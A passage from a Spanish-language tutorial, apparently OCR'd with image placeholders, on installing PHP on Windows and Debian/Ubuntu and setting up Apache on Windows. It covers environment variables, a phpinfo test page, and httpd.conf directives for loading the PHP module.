9. Agregue dos nuevas entradas en esa lista de variables. Haga clic en **Nuevo** y agregue la ubicación de su carpeta /PHP (C:\PHP). A continuación, agregue la ubicación de su carpeta de extensión (C:\PHP \ext). Haga clic en **Aceptar**.




Agregar una variable de entorno



Variables de entorno ya creadas


10. En variables del sistema, haga clic en **Nuevo** y agregue PHPRC para el nombre y C:\PHP para el valor de esta nueva variable del sistema. Haga clic en **Aceptar** y luego **Aceptar** nuevamente.



Agregar una variable del sistema

11. El siguiente paso a ejecutar es reiniciar su ordenador.

12. Una vez que esté reiniciado su ordenador, se procede a verificar si PHP se instaló correctamente. Para ello abra la terminal de Windows **cmd**.



Abrir cmd

13. Ejecute **php –v** y debería ver una salida similar, dependiendo de la versión de PHP que haya instalado.

```
Símbolo del sistema
Microsoft Windows [Versión 10.0.15063]
(c) 2017 Microsoft Corporation. Todos los derechos reservados.

C:\Users\USUARIO>php -v
PHP 7.4.3 (cli) (built: Feb 18 2020 17:29:46) ( ZTS Visual C++ 2017 x64 )
Copyright (c) The PHP Group
Zend Engine v3.4.0, Copyright (c) Zend Technologies

C:\Users\USUARIO>
```

Chequear php –v

Ahora sí está instalado completamente PHP en el ordenador bajo ambiente Windows.


En ambiente Linux

Entre la familia de sistemas operativos Linux, los sistemas .deb (Debian y sus derivados como Ubuntu, Linux Mint, etc) se encuentran entre los más populares. Por esta razón esta guía explicará únicamente el proceso de instalación en el sistema Debian, o bien en sus derivados.

Para poder instalar software en un sistema Linux, es necesario contar con privilegios de administrador, para ello debemos asegurarnos que nuestro usuario o bien sea root o se encuentre dentro de la lista de sudoers.

A continuación se describen la serie de pasos a seguir para instalar PHP bajo ambiente Linux:

1. La versión de PHP por defecto, de las versiones más actuales de Debian/Ubuntu, es la 7.1 o superior. Para instalar esta versión también se requiere instalar el módulo de PHP para apache2. Todo esto se puede lograr con un solo comando: sudo apt-get install php libapache2-mod-php, tal como se muestra en la siguiente pantalla.




Comando instalacion php desde la consola de Linux

2. Presione "Y" cuando la consola pregunte por confirmación. Puede probar la instalación de PHP creando un archivo en la carpeta raíz de su sitio web. Para hacer esto, escriba el comando a continuación: sudo nano /var/www/html/info.php como se muestra en pantalla.



Comando creación de fichero info.php


3. Luego escriba el siguiente código en la consola.



Pantalla edición de fichero info.php con editor nano

4. Presione control X y Y para guardar el fichero.

5. Si se navega a la dirección http://localhost/info.php el siguiente contenido deberá aparecer en pantalla.



PHP Version 7.2.5-0ubuntu0.18.04.1

System	Linux variety_village 4.15.0-1006-gcp #6-Ubuntu SMP Tue Apr 24 08:42:47 UTC 2018 x86_64
Build Date	May 9 2018 17:21:02
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.2/apache2/conf.d/20-sysvsem.ini, /etc/php/7.2/apache2/conf.d/20-sysvshm.ini, /etc/php/7.2/apache2/conf.d/20-tokenizer.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API20170718,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

Pantalla salida de la función phpinfo().

Instalación de Apache


Apache Server es un servidor web multiplataforma y de código abierto considerado el más popular que existe gracias a su estabilidad y seguridad, de hecho, es el servidor de referencia de PHP. Fue lanzado oficialmente en el año 1995 y sigue siendo desarrollado o mantenido por Apache Software Foundation.

A continuación se describen la serie de pasos a seguir para su descarga e instalación en los sistemas operativos Windows y Linux (distribución Ubuntu).

En ambiente Windows


1. Para descargar Apache, en su última versión estable disponible 2.4.41, coloque en la barra de direcciones de su navegador la siguiente, que corresponde a la página oficial de Apache Server: https://httpd.apache.org/download.cgi

2. Apache httpd para Microsoft Windows está disponible en varios proveedores externos. Haga clic en el enlace **Files for Microsoft Windows** (Archivos para Microsoft Windows).



Seleccionar Archivos para Microsoft Windows

3. Seleccione uno de los sitios web que proporcionan una distribución binaria (por ejemplo: Apache Lounge).: Apache Lounge).



Seleccionar un proveedor de Apache

4. Una vez redirigido al sitio web "Apache Lounge"proceda a seleccionar la versión de Apache 2.4.41 según el que necesite su ordenador, Win64 o Win32.

POWERED BY APACHE

Apache Lounge
Webmasters

- Home
- VS16
- VC15
- VC14
- Additional

NEW
21 February 2020
https 2.4.42-dev snap available see here

17 February 2020
Plan dropping VC14 builds see here

9 February 2020
mod_evasive 2.2.0

4 December 2019
New C++ Redistributable

14 August 2019
httpd 2.4.41

Keep Server Online

If you find the downloads useful, please express your satisfaction with a donation.

Donate

Donate

Apache 2.4 VS16 Windows Binaries and Modules

Apache Lounge has provided up-to-date Windows binaries and popular third-party modules for more th years. We have hundreds of thousands of satisfied users: small and big companies as well as home use Always build with up to date dependencies and latest compilers, and tested thorough. The binaries are referenced by the ASF, Microsoft, PHP etc. and more and more software is packaged with our binaries a modules.

The binaries, are build with the sources from ASF at httpd.apache.org, contains the latest patches and dependencies like zlib, openssl etc. which makes the downloads here mostly more actual then downloa other places. The binaries **do not run** on XP and 2003. Runs on: 7 SP1, Vista SP2, 8 / 8.1, 10, Server / R2 SP1, Server 2012 / R2, Server 2016/2019.

Build with the latest Windows® Visual Studio C++ 2019 aka VS16. VS16 has improvements, fixes and optimizations over VC15 in areas like Performance, MemoryManagement, New standard conformance f Code generation and Stability. For example code quality tuning and improvements done across differen generation areas for "speed". And makes more use of latest processors and supported Windows edition and up) internal features.

VS16 is backward compatible, see **Compatibility VS16**. You can use a VC15/14 module inside a V binary, for example PHP VC15/14 as module,

Be sure you installed latest 14.24.28127.4 Visual C++ Redistributable for Visual Studio 2015-2019 : **vc_redist_x64** or **vc_redist_x86** see **Redistributable**

Apache 2.4 binaries VS16

Info & Changelog

Apache 2.4.41 Win64

httpd-2.4.41-win64-VS16.zip 14 Aug '19 10.094k

PGP Signature (Public PGP key), SHA1-SHA512 Checksums

Apache 2.4.41 Win32


httpd-2.4.41-win32-VS16.zip 14 Aug '19 9.280k

PGP Signature (Public PGP key), SHA1-SHA512 Checksums

To be sure that a download is intact and has not been tampered with, use PGP, see **PGP Signature**

Seleccionar versión de Apache a descargar

5. Dentro de la carpeta C:/ en su ordenador copie el archivo .zip descargado y descomprímalo allí.



Descomprimir .zip dentro de la carpeta C:/

6. Una vez que se descomprime el archivo se necesitará configurar Apache para que detecte la instalación de PHP. Para ello ubique el fichero httpd.conf dentro del directorio C:\Apache24\conf y edite el contenido con un editor de texto para agregar en él la siguiente configuración:

```
# Load PHP module from our setup.
LoadModule php7_module C:\PHP\php7apache2_4.dll


# Custom php.ini file, because it's important to have a different
file than the command-line.
PHPIniDir "C:\PHP/php-apache.ini"

# And the default config to make Apache run PHP for PHP files.
<FilesMatch ".+\.ph(p[345]?|t|tml)$">
    SetHandler application/x-httpd-php
</FilesMatch>

# Deny access to raw php sources by default
<FilesMatch ".+\.phps$">
    SetHandler application/x-httpd-php-source
    Require all denied
</FilesMatch>


# Deny access to files without filename (e.g. '.php')
<FilesMatch "^\.ph(p[345]?|t|tml|ps)$">
    Require all denied
</FilesMatch>
```

7. Abra la terminal de Windows cmd (ejecutar como administrador) y navegue hacia el directorio c: / Apache24/bin.




Redireccionar a la carpeta Apache24\bin

8. Agregue Apache como un servicio de Windows con el siguiente comando: httpd.exe –k install –n "Apache HTTP Server"



Agregar Apache como un servicio de Windows

9. Abra los Servicios de Windows e inicie el Servidor Apache HTTP.



